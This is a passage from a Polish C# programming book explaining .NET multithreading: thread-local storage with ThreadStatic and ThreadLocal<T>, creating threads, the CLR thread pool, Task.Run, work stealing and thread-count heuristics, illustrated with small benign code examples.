Aby móc obsługiwać tego typu stan obejmujący swym zasięgiem cały wątek, CLR udostępnia *pamięć lokalną wątku* (ang. *thread-local storage*). Istnieją dwa podstawowe sposoby korzystania z niej. Prostszym z nich jest oznaczenie pola przy użyciu atrybutu `ThreadStaticAttribute`, który jest jednym z atrybutów obsługiwanych wewnętrznie przez CLR. (Nie wspominałem o nim w [Rozdział 15.](#), gdyż przedstawienie go w tym rozdziale jest bardziej sensownym rozwiązaniem). Sposób jego użycia został przedstawiony na [Przykład 17-2](#).

### Przykład 17-2. ThreadStaticAttribute

```
public static class PerThreadCount
{
    [ThreadStatic]
    private static int _count;

    public static int Count { get { return _count; } }

    public static void Increment()
    {
        _count += 1;
    }
}
```

Powyższa klasa deklaruje jedno pole statyczne o nazwie `_count`, jednak ze względu na zastosowanie atrybutu CLR utworzy osobną instancję tego pola dla każdego wątku. A zatem jeśli jakiś wątek zacznie używać składowych tej klasy, właściwość `Count` będzie informować o liczbie wywołań metody `Increment`. Jednak kiedy uruchomimy drugi wątek, a wewnątrz niego spróbujemy pobrać wartość właściwości `Count`, to okaże się że wynosi ona `0` i to niezależnie od wartości, jaką miała w pierwszym wątku. Jeśli następnie ten drugi wątek zacznie wywoływać metodę `Increment`, to okaże się, że właściwość `Count` zawiera liczbę wywołań tej metody wykonanych w drugim wątku, liczoną zupełnie niezależnie od operacji wykonywanych we wszystkich innych wątkach. CLR będzie tworzyć nowe instancje tego pola dla każdego wątku, który spróbuje go użyć. Jeśli używasz niezarządzanego API do obsługi pamięci lokalnej wątku, udostępnianego przez system Windows, to zapewne zastanawiasz się, czy istnieje jakiś gorny limit liczby pól, które można oznaczyć przy użyciu atrybutu `[ThreadStatic]`. Okazuje się, że takiego limitu nie ma — CLR pozwala utworzyć ich tak dużo, ile zmieści się w pamięci.

## PODPOWIEDŹ

Choć istnieje wiele instancji pola, to jednak CLR nie tworzy żadnych dodatkowych obiektów. W rzeczywistości wszystkie elementy kodu przedstawione na [Przykład 17-2](#) są statyczne, dlatego też nie będą tworzone żadne instancje przedstawionego typu. CLR będzie tworzyć tylko kolejne obszary pamięci lokalnej. Każdy wątek otrzyma taki osobny fragment, przeznaczony dla każdego używanego w nim pola oznaczonego atrybutem `[ThreadStatic]`.

Atrybut `ThreadStaticAttribute` ma dwa ograniczenia. Pierwsze polega na tym, że jest on przeznaczony wyłącznie dla pól statycznych; co zresztą wyraźnie sugeruje jego nazwa. (W przykładzie z [Przykład 17-2](#) także klasa zawierająca atrybut została zdefiniowana jako statyczna, choć nie jest to wymagane). Takie ograniczenie jest trochę niewygodne, gdyż czasami może się zdarzyć, że będziemy potrzebowali stanu, który jest lokalny dla wątku *oraz* dla konkretnego obiektu — oznaczałoby to, że w obiekcie, który mógłby być używany przez wiele wątków, nie trzeba by synchronizować odwołań do jego pól. Z kolei drugie ograniczenie polega na tym, że podczas inicjalizacji takich pól należy zachować pewną ostrożność.

## OSTRZEŻENIE

W polach oznaczonych atrybutem `[ThreadStatic]` *nie* należy używać inicjalizatorów pól, gdyż inicjalizatory statyczne dają gwarancje, że zostaną wykonane dokładnie jeden raz. A zatem jeśli dodamy do pola taki inicjalizator, to pierwszy wątek, który spowoduje jego wykonanie, uzyska prawidłową wartość początkową, jednak we wszystkich pozostałych wątkach pole przyjmie domyślną wartość 0 (lub wartość stanowiącą jej odpowiednik). Dokładnie to samo nastąpi, kiedy spróbujemy zainicjować pole statyczne z poziomu konstruktora statycznego, jednak ten przypadek nie stanowi aż tak częstego powodu problemów, gdyż najwidoczniej fakt, że ciało konstruktora jest wykonywane tylko raz, jest bardziej oczywisty.

Aby rozwiązać oba te problemy, w .NET 4.0 wprowadzono klasę `ThreadLocal<T>`, stanowiącą alternatywę dla atrybutu `ThreadStaticAttribute` (który istnieje znacznie dłużej). Referencję do instancji tej klasy można zapisać bądź to w statycznym, bądź niestatycznym polu, gdyż lokalny charakter jest cechą samego obiektu tej klasy, a nie zmiennej lub pola, w którym jest zapisana jego referencja. [Przykład 17-3](#) używa obiektu tego typu jako opakowania dla delegatu, co sprawia, że w danej chwili w dowolnym wątku będzie mogło być realizowane tylko jedno wywołanie tego delegatu.

### Przykład 17-3. Zastosowanie klasy `ThreadLocal<T>`

```
class Notifier
{
    private readonly ThreadLocal<bool> _isCallbackInProgress =
        new ThreadLocal<bool>();
```

```
private Action _callback;

public Notifier(Action callback)
{
    _callback = callback;
}

public void Notify()
{
    if (_isCallbackInProgress.Value)
    {
        throw new InvalidOperationException(
            "W tym wątku powiadomienie jest już wykonywane!");
    }
    try
    {
        _isCallbackInProgress.Value = true;
        _callback();
    }
    finally
    {
        _isCallbackInProgress.Value = false;
    }
}
```

Jeśli metoda wywoływana przez naszą metodę `Notify` spróbuje wykonać kolejne wywołanie metody `Notify`, to taka próba wprowadzenia rekurencji zostanie przerwana zgłoszeniem wyjątku. Ponieważ jednak do sprawdzania, czy jesteśmy w trakcie obsługi wywołania, jest używany obiekt klasy `ThreadLocal<bool>`, to realizacja współbieżnych wywołań będzie możliwa, pod warunkiem że każde z nich zostanie wykonane w odrębnym wątku.

Wartość przechowywana przez obiekt `ThreadLocal<T>` w bieżącym wątku jest ustawiana i odczytywana przy użyciu właściwości `Value`. Konstruktor tej klasy jest przeciążony i można do niego przekazać delegat typu `Func<T>`, który zostanie wywołany za każdym razem, kiedy nowy wątek użyje wartości. W ten sposób można uniknąć problemu jednokrotnej inicjalizacji, który występuje w przypadku stosowania pól oznaczonych atrybutem `[ThreadStatic]`. (Inicjalizacja ma charakter leniwy — wywołanie zwrotne nie będzie wykonywane zawsze w momencie uruchamiania nowego wątku. Klasa `ThreadLocal<T>` wywołuje metodę zwrotną wyłącznie w momencie, kiedy nowy wątek po raz pierwszy chce skorzystać z wartości). Podobnie jak w przypadku pól oznaczonych atrybutem `[ThreadStatic]`, także i tutaj nie ma żadnego górnego ograniczenia liczby

tworzonych obiektów `ThreadLocal<T>`.

Klasa `ThreadLocal<T>` zapewnia pewne wsparcie dla komunikacji pomiędzy wątkami. Jeśli w przeciążonym konstruktorze tej klasy, umożliwiającym przekazanie wartości `bool`, podamy `true`, to obiekt będzie przechowywał kolekcję wszystkich utworzonych wartości; kolekcja ta będzie dostępna we właściwości `Values`. Korzystając z atrybutu `[ThreadStatic]`, nie można poprosić o przedstawienie wartości, które to samo pole będzie miało w innych wątkach; a zatem jest to kolejna zaleta stosowania klasy `ThreadLocal<T>`. (Ponieważ usługa ta wymaga dodatkowych działań, będzie dostępna, wyłącznie jeśli o nią poprosimy podczas tworzenia obiektu).

Istnieje także trzecie rozwiązanie, choć rzadko kiedy jest ono użyteczne i wspominam o nim tutaj wyłącznie w celu przedstawienia wszystkich dostępnych możliwości. Otóż klasa `Thread` udostępnia statyczne metody `GetData` oraz `SetData`. Udostępniają one model pamięci lokalnej wątku, który znacznie bardziej przypomina mechanizmy API systemu Windows — polega on na tym, że przed użyciem pamięci lokalnej trzeba utworzyć w niej odpowiednie miejsce. Takie rozwiązanie jest bardziej kłopotliwe od innych, dlatego też raczej nie ma powodów, by używać go w aktualnej wersji .NET Framework.

Niezależnie od używanych mechanizmów jest jedna rzecz, na którą trzeba uważać podczas korzystania z lokalnej pamięci wątku. Jeśli dla każdego wątku utworzymy nowy obiekt — bądź to korzystając z metody zwrotnej przekazywanej do obiektu `ThreadLocal<T>`, bądź też w razie stosowania atrybutu `[ThreadStatic]` jakiegoś samodzielnie napisanego kodu inicjującego — należy pamiętać o tym, że w całym okresie działania aplikacji może ona utworzyć bardzo dużo wątków, zwłaszcza jeśli korzystamy z ich puli (która została opisana w dalszej części rozdziału). Jeśli tworzenie obiektów umieszczanych w poszczególnych wątkach jest operacją kosztowną, to może to być źródłem potencjalnych problemów. Co więcej, jeśli w wątkach używane są jakiekolwiek zasoby, które należy zwalniać, to niekoniecznie będziemy dysponowali informacjami o tym, kiedy takie wątki kończą działanie; pula wątków regularnie tworzy i usuwa wątki bez informowania nas o tym.

I jeszcze jedno ostrzeżenie: należy uważać na pamięć lokalną wątku (i wszelkie bazujące na niej mechanizmy), jeśli planujemy korzystać z asynchronicznych możliwości języka opisanych w [Rozdział 18.](#), gdyż sprawiają one, że podczas realizacji jednego wywołania metody będzie używanych wiele wątków. Stosowanie w takich metodach transakcji otoczenia oraz wszelkich innych rozwiązań bazujących na pamięci lokalnej wątku nie byłoby najlepszym pomysłem. Okazuje się, że wiele mechanizmów .NET Framework, które teoretycznie mogłyby używać pamięci lokalnej wątku (takich jak statyczna właściwość `HttpContext.Current`

technologii ASP.NET) kojarzy informacje nie z nią, lecz z czymś określonym jako *kontekst wykonywania* (ang. *execution context*). Kontekst wykonywania jest bardziej elastyczny, gdyż w razie potrzeby może się przenosić do innych wątków. Został on opisany w dalszej części rozdziału.

Jednak aby którekolwiek z zagadnień, które tu zostały opisane, miały jakiekolwiek znaczenie, musimy przede wszystkim dysponować wieloma wątkami. Istnieją cztery główne sposoby korzystania z wielowątkowości. Jedną z nich jest wykonywanie kodu na platformach, które same tworzą wiele wątków w naszym imieniu.

Przykładem takiej platformy może być ASP.NET. Innym sposobem jest stosowanie pewnych rodzajów API bazujących na wywołaniach zwrotnych. Istnieje kilka powszechnie stosowanych wzorców takich rozwiązań, które zostały opisane w podrozdziale „„[Zadania](#)””. Jednak dwa najbardziej bezpośrednie sposoby stosowania wątków polegają na jawnym ich tworzeniu oraz korzystaniu z puli wątków CLR.

## Klasa Thread

Jak już wspominałem wcześniej, wątek CLR jest reprezentowany przez klasę `Thread` (zdefiniowaną w przestrzeni nazw `System.Threading`). Referencję do obiektu `Thread` reprezentującego wątek wykonujący nasz kod można pobrać przy użyciu właściwości `Thread.CurrentThread`. Jeśli jednak chcemy wprowadzić do naszego programu możliwości wielowątkowe, to możemy także utworzyć nowy obiekt `Thread`.

### PODPOWIEDŹ

Jeśli piszemy aplikacje dostosowane do interfejsu użytkownika systemu Windows 8, używając przy tym języka XAML i C#, to będziemy tym samym korzystać z .NET Core Profile, a ta wersja platformy nie udostępnia klasy `Thread`. Aby zagwarantować, że wszystkie aplikacje będą sprawnie reagowały na poczynania użytkowników, nawet na tabletach dysponujących komponentami sprzętowymi o ograniczonych możliwościach, firma Microsoft zdecydowała, że system musi zachować bardzo rygorystyczną kontrolę nad tym, w jaki sposób aplikacje będą mogły korzystać z wątków. Dlatego też spośród dwóch popularnych sposobów wykonywania operacji wielowątkowych na platformie .NET w tym środowisku dostępna jest tylko pula wątków. Oczywiście nie wszystkie aplikacje działające w systemie Windows 8 podlegają takim ograniczeniom — aplikacje WPF przeznaczone dla komputerów stacjonarnych mogą korzystać z pełnych możliwości .NET Framework.

Nowy wątek musi wiedzieć, który kod ma zacząć wykonywać po uruchomieniu. Dlatego też podczas tworzenia nowego wątku należy przekazać do niego delegat, a nowy wątek wywoła metodę, do której ten delegat się odwołuje. Wątek będzie realizowany aż do momentu normalnego zakończenia metody albo przekazania zgłoszonego wyjątku w góre stosu wywołań (choć można także wymusić jego

zakończenie, korzystając z dowolnych mechanizmów Win32 służących do usuwania wątków bądź całych procesów, w ramach których są one wykonywane). Przykład przedstawiony na [Przykład 17-4](#) tworzy trzy wątki pozwalające na jednoczesne pobieranie zawartości trzech stron WWW.

#### Przykład 17-4. Tworzenie wątków

```
class Program
{
    private static void Main(string[] args)
    {
        var t1 = new Thread(MyThreadEntryPoint);
        var t2 = new Thread(MyThreadEntryPoint);
        var t3 = new Thread(MyThreadEntryPoint);

        t1.Start("http://www.interact-sw.co.uk/iangblog/");
        t2.Start("http://helion.pl/");
        t3.Start("http://msdn.microsoft.com/en-us/vstudio/hh388566");
    }

    private static void MyThreadEntryPoint(object arg)
    {
        string url = (string) arg;
        using (var w = new WebClient())
        {
            Console.WriteLine("Pobieranie strony " + url);
            string page = w.DownloadString(url);
            Console.WriteLine("Pobrano stronę {0}, długość: {1}", url, page.Length);
        }
    }
}
```

Konstruktor klasy `Thread` jest przeciążony i akceptuje dwa typy delegatów. Typ `ThreadStart` wymaga użycia metody, która nie pobiera żadnych argumentów i nie zwraca żadnego wyniku. W przykładzie przedstawionym na [Przykład 17-4](#) metoda `MyThreadEntryPoint` wymaga podania jednego argumentu typu `object`, co pasuje do drugiego typu delegatu — `ParameterizedThreadStart`. Zapewnia on możliwość przekazania do uruchamianego wątku argumentu, co jest bardzo przydatne, kiedy chcemy uruchamiać w każdym wątku tę samą metodę (tak jak w przedstawionym przykładzie). Wątek nie rozpocznie działania, dopóki nie wywołamy metody `Start`, a w przypadku korzystania z delegatu typu `ParameterizedThreadStart` należy skorzystać z przeciążonej wersji metody `Start` pozwalającej na przekazanie jednego argumentu typu `object`. Korzystając z tej metody, możemy zażądać, by każdy z wątków pobierał zawartość innej strony WWW.

Dostępne są jeszcze dwa kolejne przeciążone konstruktory klasy `Thread`, z których każdy dodaje argument typu `int` umieszczany za delegatem. Argument ten określa wielkość ramki, która zostanie przydzielona na stosie na potrzeby tworzonego wątku. System Windows wymaga, by stosy zajmowały ciągłe obszary pamięci, dlatego też konieczne jest wcześniejsze przydzielanie przestrzeni adresowej, której wątek będzie używał. Jeśli wielkość tego obszaru zostanie przekroczena, CLR zgłosi wyjątek `StackOverflowException`. (Zazwyczaj będziemy mieli okazję zobaczyć ten wyjątek wyłącznie w przypadku, gdy jakiś błąd spowoduje wystąpienie nieskończonej pętli). Jeśli argument ten nie zostanie podany, to CLR utworzy dla danego procesu ramkę o domyślnej wielkości, która jest określona w nagłówku pliku wykonywalnego. Kompilator C# ustawia tę wartość na 1 MB i nie zapewnia żadnej możliwości jej zmiany. (Plik wykonywalny można jednak zmodyfikować po jego wygenerowaniu przez kompilator, służy do tego program narzędziowy `editbin`, wchodzący w skład SDK). Ogólnie rzecz biorąc, nie musimy jednak zmieniać tego ustawienia. Jeśli korzystamy z kodu rekurencyjnego, który generuje bardzo głębokie stosy, to być może pojawi się konieczność wykonywania go w wątku o większym stosie. I na odwrót, jeśli tworzymy bardzo dużo wątków, to można się zastanowić nad zmniejszeniem wielkości ich stosów w celu oszczędzania zasobów, gdyż ramki stosu o domyślnej wielkości 1 MB to znacznie więcej niż zazwyczaj potrzeba. Niemniej jednak przeważnie tworzenie znacznej liczby procesów w systemie Windows nie jest dobrym pomysłem. Dlatego też w przeważającej większości przypadków używane są konstruktory korzystające z domyślnej wielkości ramki.

Warto zwrócić uwagę, że metoda `Main` z przykładu przedstawionego na [Przykład 17-4](#) kończy działanie bezpośrednio po utworzeniu i uruchomieniu trzech wątków. Pomimo tego aplikacja wciąż działa — jej działanie zakończy się dopiero po wykonaniu wszystkich trzech wątków. CLR będzie utrzymywało działający proces tak długo, póki będą w nim wykonywane jakieś wątki pierwszoplanowe (ang. *foreground threads*), przy czym za wątek pierwszoplanowy uważane są wszystkie wątki, które nie zostały jawnie utworzone jako wątki tła. Jeśli zależy nam na tym, by dany wątek nie powodował utrzymywania procesu w pamięci, to powinniśmy przypisać jego właściwości `IsBackground` wartość `true`. (Oznacza to, że działanie wątków tła może zostać przerwane w trakcie wykonywania jakichś operacji, dlatego należy zachować dużą ostrożność wobec tego, jakiego rodzaju operacje w nich wykonujemy).

Bezpośrednie tworzenie wątków nie jest jedyną dostępną opcją. (I zgodnie z informacjami podanymi wcześniej nie jest w ogóle możliwe, jeśli korzystamy z .NET Core Profile w systemie Windows 8). Popularną i często stosowaną alternatywą stanowi pula wątków.

## Pula wątków

W systemie Windows tworzenie i zamykanie wątków jest operacją stosunkowo kosztowną. Jeśli zależy nam na wykonaniu stosunkowo krótkiej operacji (takiej jak wygenerowanie strony WWW lub innej porównywalnie krótkiej operacji), to tworzenie wątku przeznaczonego wyłącznie do tego celu i późniejsze jego całkowite usuwanie po wykonaniu operacji byłoby złym pomysłem. Taka strategia przysparza dwóch poważnych problemów: pierwszym jest to, że możemy zużywać więcej zasobów na tworzenie i zamykanie wątków niż na wykonywanie faktyczne użytecznej pracy; z kolei drugi polega na tym, że tworzenie coraz to nowych wątków wraz z pojawianiem się kolejnych operacji, które musimy wykonać, może doprowadzić do zbytniego obciążenia systemu — w sytuacjach dużego obciążenia tworzenie dodatkowych wątków może doprowadzić do zmniejszenia przepustowości.

Aby uniknąć takich problemów, CLR udostępnia pulę wątków. Nam pozostaje przekazać delegat, który CLR wykona w jednym z wątków z puli. Jeśli okaże się to konieczne, to może zostać utworzony nowy wątek, jednak jeśli tylko będzie to możliwe, to CLR będzie używać już utworzonych wątków, a jeśli wszystkie wątki będą w danej chwili zajęte, to może nawet umieścić nasze zadanie w kolejce. Po wykonaniu metody CLR nie zamknie wątku, zamiast tego wątek pozostanie w puli, oczekując na kolejne zadania do wykonania, które pozwolą zamortyzować wysokie koszty tworzenia wątków.

### OSTRZEŻENIE

Pula wątków zawsze tworzy wątki tła, a zatem jeśli pula wątków będzie wykonywała jakieś operacje w momencie, kiedy zostanie zakończony ostatni pierwszoplanowy wątek naszego procesu, to operacji tych nie uda się dokończyć, gdyż w takiej sytuacji wszystkie wątki tła zostaną zakończone. Jeśli musimy zagwarantować, że operacje wykonywane przy użyciu puli wątków zostaną zakończone, to jedynym rozwiązaniem będzie poczekanie z zamknięciem wątku pierwszoplanowego do momentu zakończenia wszystkich operacji wykonywanych w wątkach tła.

## Uruchamianie prac przy wykorzystaniu klasy Task

Standardowym sposobem korzystania z puli wątków jest użycie klasy `Task`. Jest ona jednym z elementów biblioteki TPL (ang. *Task Parallel Library*; zostanie ona opisana bardziej szczegółowo nieco dalej, w podrozdziale pt. „„[Zadania](#)””, jednak podstawowe sposoby korzystania z niej są bardzo proste, co pokazuje przykład przedstawiony na [Przykład 17-5](#).

[Przykład 17-5. Uruchamianie kodu w puli wątków przy wykorzystaniu klasy Task](#)

```
Task.Factory.StartNew(MyThreadEntryPoint, "http://helion.pl");
```

Powyższe wywołanie powoduje umieszczenie metody `MyThreadEntryPoint` (przedstawionej na [Przykład 17-4](#)) w kolejce prac oczekujących na wykonanie przez pulę wątków. Jeśli w puli będzie dostępny jakiś wątek, to metoda zostanie wykonana natychmiast, natomiast w przeciwnym razie będzie ona czekać w kolejce aż do momentu pojawienia się dostępnego wątku (co może nastąpić dlatego, że jakiś element roboczy został w całości wykonany, bądź dlatego, że pula zdecydowała o utworzeniu nowego wątku).

Kod z [Przykład 17-5](#) używa przeciążonej metody `StartNew` pobierającej dwa argumenty: delegat `Action<object>` oraz argument typu `object`, który następnie zostanie przekazany do docelowej metody delegatu. Wykorzystaliśmy to rozwiązanie dlatego, że pozwala nam wywołać tę samą metodę, której użyliśmy wcześniej na [Przykład 17-4](#); jednak zazwyczaj częściej stosowanym rozwiązaniem będzie przekazywanie informacji do zadań przy użyciu metod zagnieżdżonych. W ten sposób moglibyśmy uniknąć problemu występującego w kodzie z [Przykład 17-4](#): użycie delegatu `ParameterizedThreadStart` zmusza nas do przekazania danej typu `object`, którą wewnątrz metody musimy rzutować z powrotem na typ `string`. Kod przedstawiony na [Przykład 17-6](#) zapewnia dokładnie te same rezultaty, jednak pozwala, by metoda realizująca pobranie strony WWW miała pożądaną sygnaturę. (Oczywiście dokładnie to samo rozwiązanie można zastosować w przypadku korzystania z klasy `Thread`, jednak w praktyce częściej wykorzystuje się w nim klasę `Task`). Dodatkowo zmieniliśmy także nazwę metody, gdyż nie jest już ona punktem wejścia do wątku.

#### Przykład 17-6. Uruchamianie zadania z użyciem wyrażenia lambda

```
private static void DoWork()
{
    Task.Factory.StartNew(() => Download("http://helion.pl/"));
}

private static void Download(string url)
{
    using (var w = new WebClient())
    {
        Console.WriteLine("Pobieranie strony " + url);
        string page = w.DownloadString(url);
        Console.WriteLine("Pobrano stronę {0}, długość: {1}", url, page.Length);
    }
}
```

Powyższy kod wykorzystuje przeciążoną metodę `StartNew`, pobierającą prosty, bezargumentowy delegat typu `Action`. Przekazujemy do niego wyrażenie lambda,

które powoduje wywołanie metody odpowiedzialnej za wykonanie faktycznej pracy. Takie rozwiązanie pozwala nam przekazać do metody dowolne argumenty, jakie tylko zechcemy. W rzeczywistości w .NET 4.5 pojawiła się możliwość uzyskania tego samego efektu w jeszcze prostszy sposób — w prostych przypadkach można skorzystać ze statycznej metody `Task.Run`, przedstawionej na [Przykład 17-7](#).

### Przykład 17-7. Metoda Task.Run

```
Task.Run(() => Download("http://helion.pl/"));
```

W przypadku krótkich elementów roboczych można by nawet zrezygnować ze stosowania odrębnej metody i umieścić cały kod realizujący niezbędne operacje bezpośrednio wewnątrz delegatu. Żadne z tych rozwiązań nie jest znaczaco lepsze od pozostałych. Zastosowanie metody inline jest najprostszym rozwiązaniem, jeśli trzeba przekazać kilka danych, natomiast rozwiązanie z [Przykład 17-5](#) pozwala uniknąć konieczności alokacji na stercie obiektu niezbędnego do przekazania danych pomiędzy metodą zewnętrzną i zagnieżdżoną. (W przeważającej większości przypadków przydzielenie takiego dodatkowego obiektu na stercie będzie mieć minimalny wpływ na wydajność działania aplikacji, dlatego też zazwyczaj można po prostu wybrać to rozwiązanie, które jest dla nas bardziej zrozumiałe).

Istnieją także inne sposoby korzystania z puli wątków. Najbardziej oczywistym z nich jest zastosowanie klasy `ThreadPool`. (Klasa ta nie jest dostępna w .NET Core Profile). Metoda `QueueUserWork` tej klasy działa bardzo podobnie do metody `StartNew` — należy do niej przekazać delegat, a ona umieści go w kolejce w celu wykonania. Niemniej jednak preferowane jest użycie klasy `Task` (wprowadzonej w .NET 4.0), gdyż klasa `ThreadPool` korzysta z mniej wydajnej i mniej elastycznej strategii przypisywania elementów roboczych do konkretnych wątków. Przed wprowadzeniem .NET 4.0 pula wątków zazwyczaj obsługiwała elementy robocze w takiej kolejności, w jakiej były one przekazywane. Jednak w .NET 4.0 firma Microsoft wprowadziła kilka znaczących zmian. Przede wszystkim każdy wątek sprzętowy otrzymał swoją własną kolejkę, co pozwoliło na ograniczenie rywalizacji. Po drugie, nawet w ramach jednej kolejki poszczególne elementy robocze nie są zazwyczaj wykonywane w ścisłe określonej kolejności. Konkretnie rzecz biorąc, CLR stara się zapewnić, że każdy wątek sprzętowy będzie przypisywał wyższy priorytet tym elementom roboczym, które zostały dodane do kolejki jako ostatnie. A zatem klasa `Task` korzysta z podejścia „ostatni na wejściu, pierwszy na wyjściu” (ang. *last in, first out*, w skrócie LIFO), natomiast klasa `ThreadPool` z podejścia „pierwszy na wejściu, pierwszy na wyjściu” (ang. *first in, first out*, w skrócie FIFO). W przypadku procesorów posiadających wiele rdzeni każdy z nich oprócz większej, wspólnej pamięci podręcznej ma także zazwyczaj swoją własną pamięć podręczną. Oznacza to, że zazwyczaj bardziej efektywne jest rozwiązanie, w

którym element roboczy zostanie obsłużony przez ten rdzeń, który dodał go do kolejki; to dlatego CLR tworzy kolejki elementów roboczych dla poszczególnych wątków sprzętowych.

Prawdopodobieństwo, że dane elementu roboczego wciąż będą dostępne w pamięci podręcznej, jest największe dla elementów dodanych do kolejki jako ostatnie. A zatem procesor będzie w stanie wykonać takie elementy robocze najszybciej, jeśli zajmie się nimi od razu, a nie jeśli będzie zaczynał od tych spośród nich, które najdłużej czekają w kolejce. Obsługa elementów roboczych w takiej kolejności, w jakiej były tworzone, może się wydawać bardziej sprawiedliwa, jednak zazwyczaj będzie ona prowadzić do ograniczenia wydajności — gdy kolejka osiągnie pewną długość, realizacja elementów roboczych w kolejności ich dodawania daje pewność zmniejszenia wydajności, gdyż procesor zawsze będzie wykonywał tylko te elementy, których stan nie jest już przechowywany w pamięci podręcznej.

Jeśli puli wątków uda się opróżnić kolejkę elementów roboczych dla konkretnego wątku sprzętowego, to skojarzona z nim kolejka zacznie analizować inne kolejki. W pierwszej kolejności poszuka elementów roboczych w kolejce globalnej (używanej przez klasę `ThreadPool`), a kiedy także i ta zostanie opróżniona, to zacznie ona przeglądać kolejki innych wątków sprzętowych. Jeśli któraś z nich nie będzie pusta, to właśnie z niej będą pobierane kolejne elementy robocze. Takie działanie jest nazywane **zabieraniem pracy** (ang. *work stealing*). Ponieważ wiąże się ono z wykonywaniem elementów roboczych przygotowanych przez inne wątki sprzętowe, zatem prawdopodobieństwo, że żadne z danych tego elementu roboczego nie będą dostępne w tej części pamięci podręcznej procesora, która jest używana przez ten wątek sprzętowy, będzie bardzo wysokie. Dlatego też wątek, który zabiera elementy robocze, powinien wybierać te z nich, których dane nie będą już zapewne dostępne w pamięci podręcznej wątku sprzętowego, który miał wykonać ten element roboczy. Dzięki temu unikamy sytuacji, w których element roboczy zostanie wykonany wolniej, niż mógłby być wykonany, gdyby pozostał w tej samej kolejce. To właśnie z tego powodu z kolejki innego wątku sprzętowego zawsze są zabierane elementy najstarsze, a nie najnowsze.

Stosowane rozwiązania — zabieranie pracy oraz schematy określania priorytetów zaprojektowane pod kątem maksymalnego wykorzystania pamięci podręcznej procesora — pozwalają uzyskać znanie lepszą wydajność niż wykorzystanie prostej strategii FIFO używanej we wcześniejszych wersjach .NET Framework. Dotyczy to zwłaszcza tych sytuacji, gdy system jest mocno obciążony. Wydajność, jaką zapewnia użycie strategii FIFO, może znacząco zmaleć, kiedy długość kolejki wzrośnie na tyle, że wszystkie elementy robocze będą wykonywane w momencie, kiedy skojarzony z nimi stan został już usunięty z pamięci podręcznej. Niemniej jednak niektóre programy bazują na wykorzystaniu strategii FIFO — kod, który

zakłada, że pula wątków będzie przetwarzać elementy robocze w takiej kolejności, w jakiej były nadsyłane, może przestać działać, jeśli zostanie zastosowana strategia używana w .NET 4.0, w której elementy robocze nie są wykonywane w określonej kolejności. Nigdy nie było gwarancji, że elementy robocze będą obsługiwane według strategii FIFO, niemniej jednak można spotkać kod, który takiego sposobu działania oczekuje. W efekcie kod korzystający ze starszych API — a konkretnie używający klasy `ThreadPool` — będzie działał właśnie w taki sposób. Jeśli zależy nam na skorzystaniu ze sposobu działania wprowadzonego w .NET 4.0, będziemy musieli skorzystać z nowego API — to właśnie z tego powodu obecnie preferowanym sposobem wykonywania elementów roboczych jest stosowanie klasy `Task`. (Klasa ta zapewnia także wiele innych zalet, które nie są dostępne w przypadku stosowania klasy `ThreadPool`, takich jak możliwość otrzymywania informacji o zakończeniu realizacji elementu roboczego oraz grupowania wielu elementów roboczych w jedną złożoną operację. Jeśli się zdarzy, że będziemy chcieli skorzystać ze wszystkich tych zalet, a jednocześnie wykonywać elementy robocze według strategii FIFO, to wciąż jest to możliwe; informacje na ten temat można znaleźć w dalszej części rozdziału, w podpunkcie pt. „[Opcje tworzenia zadań](#)”).

## Heurystyki tworzenia wątków

CLR modyfikuje liczbę wątków na podstawie generowanego obciążenia. Używane przy tym heurystyki nie zostały opisane w dokumentacji i był zmieniane we wszystkich kolejnych wersjach .NET, dlatego też nie należy opierać tworzonego kodu na konkretnych, opisanych tu sposobach działania. Niemniej jednak zawsze warto, przynajmniej ogólnie, wiedzieć, czego się można spodziewać.

Jeśli w puli wątków będziemy umieszczały wyłącznie elementy robocze, które mogą być wykonane wyłącznie w obrębie procesora, czyli jeśli prosimy o wykonanie metod, których działanie polega wyłącznie na wykonywaniu obliczeń i które nigdy nie będą blokowały wątku w oczekiwaniu na zakończenie operacji wejścia-wyjścia, to w efekcie możemy uzyskać sytuację, w której każdy wątek sprzętowy będzie realizował tylko jeden wątek. (Jeśli jednak wykonanie jakiegoś elementu roboczego zajmie wystarczająco dużo czasu, to pula może zdecydować o utworzeniu kolejnych wątków). Na przykład na moim nieco starym komputerze, którego używam do pisania tej książki i który jest wyposażony w czterordzeniowy procesor bez obsługi hiperwątkowości, umieszczenie w kolejce wielu elementów roboczych, które w znaczącym stopniu obciążają procesor, powoduje utworzenie w puli czterech wątków. Następnie, jeśli tylko wykonanie elementu roboczego zajmuje nie więcej niż około sekundy (co w tym przykładzie oznacza, że wykonanie każdego zadania zajmuje mniej niż cztery sekundy), to liczba wątków przeważnie się nie zmienia. (Od czasu do czasu liczba wątków się zwiększa, gdyż środowisko uruchomieniowe

próbuje dodać nowy wątek, by przekonać się, jaki to będzie miało wpływ na wydajność działania). Niemniej jednak jeśli czas realizacji poszczególnych elementów roboczych zacznie się wydłużać, to CLR stopniowo będzie dodawać kolejne wątki.

Jeśli wątki należące do puli zostaną zablokowane (na przykład ponieważ czekają na odebranie danych odczytywanych z dysku lub na odpowiedź ze zdalnego serwera), to CLR będzie zwiększać liczbę wątków znacznie szybciej. Także w tym przypadku początkowo tworzony jest jeden wątek w puli dla każdego wątku sprzętowego, jednak kiedy wolne elementy robocze będą zużywały bardzo mało czasu procesora, to nowe wątki mogą być dodawane nawet z częstotliwością dwóch na sekundę.

W każdym z przypadków CLR kiedyś przestanie dodawać nowe wątki. W .NET 4.5 domyślną, maksymalną liczbą wątków jest 1000 dla procesów 32-bitowych oraz 32 767 wątków w 64-bitowym trybie działania. Tę liczbę można jednak zmieniać — klasa `ThreadPool` udostępnia metodę `SetMaxThreads`, która pozwala określić różne limity wątków dla procesu. Mogą także wystąpić inne ograniczenia, które ze względów praktycznych ograniczą maksymalną liczbę wątków. Na przykład każdy wątek dysponuje swoim własnym stosem, a w systemie Windows stos musi zajmować ciągły obszar wirtualnej przestrzeni adresowej. Domyślnie każdy wątek otrzymuje na utworzenie swojego stosu 1 MB przestrzeni adresowej procesu, a zatem kiedy dotrzemy do 1000 wątków, sam stos procesu będzie zajmował już 1 GB pamięci. Procesy 32-bitowe dysponują przestrzenią adresową o wielkości 4 GB, a w praktyce wielkość obszaru pamięci, z którego program może korzystać, jest znacznie mniejsza — czasami nie przekracza nawet 2 GB<sup>[71]</sup>. Dlatego też może się okazać, że w systemie nie ma tyle pamięci, by utworzyć wszystkie wątki, o które poprosiliśmy. W każdym razie 1000 wątków to zazwyczaj więcej, niż jesteśmy w stanie wykorzystać, dlatego też jeśli pula rozrośnie się do takich rozmiarów, może to być symptomem jakiegoś problemu, który powinniśmy zbadać. Dlatego też 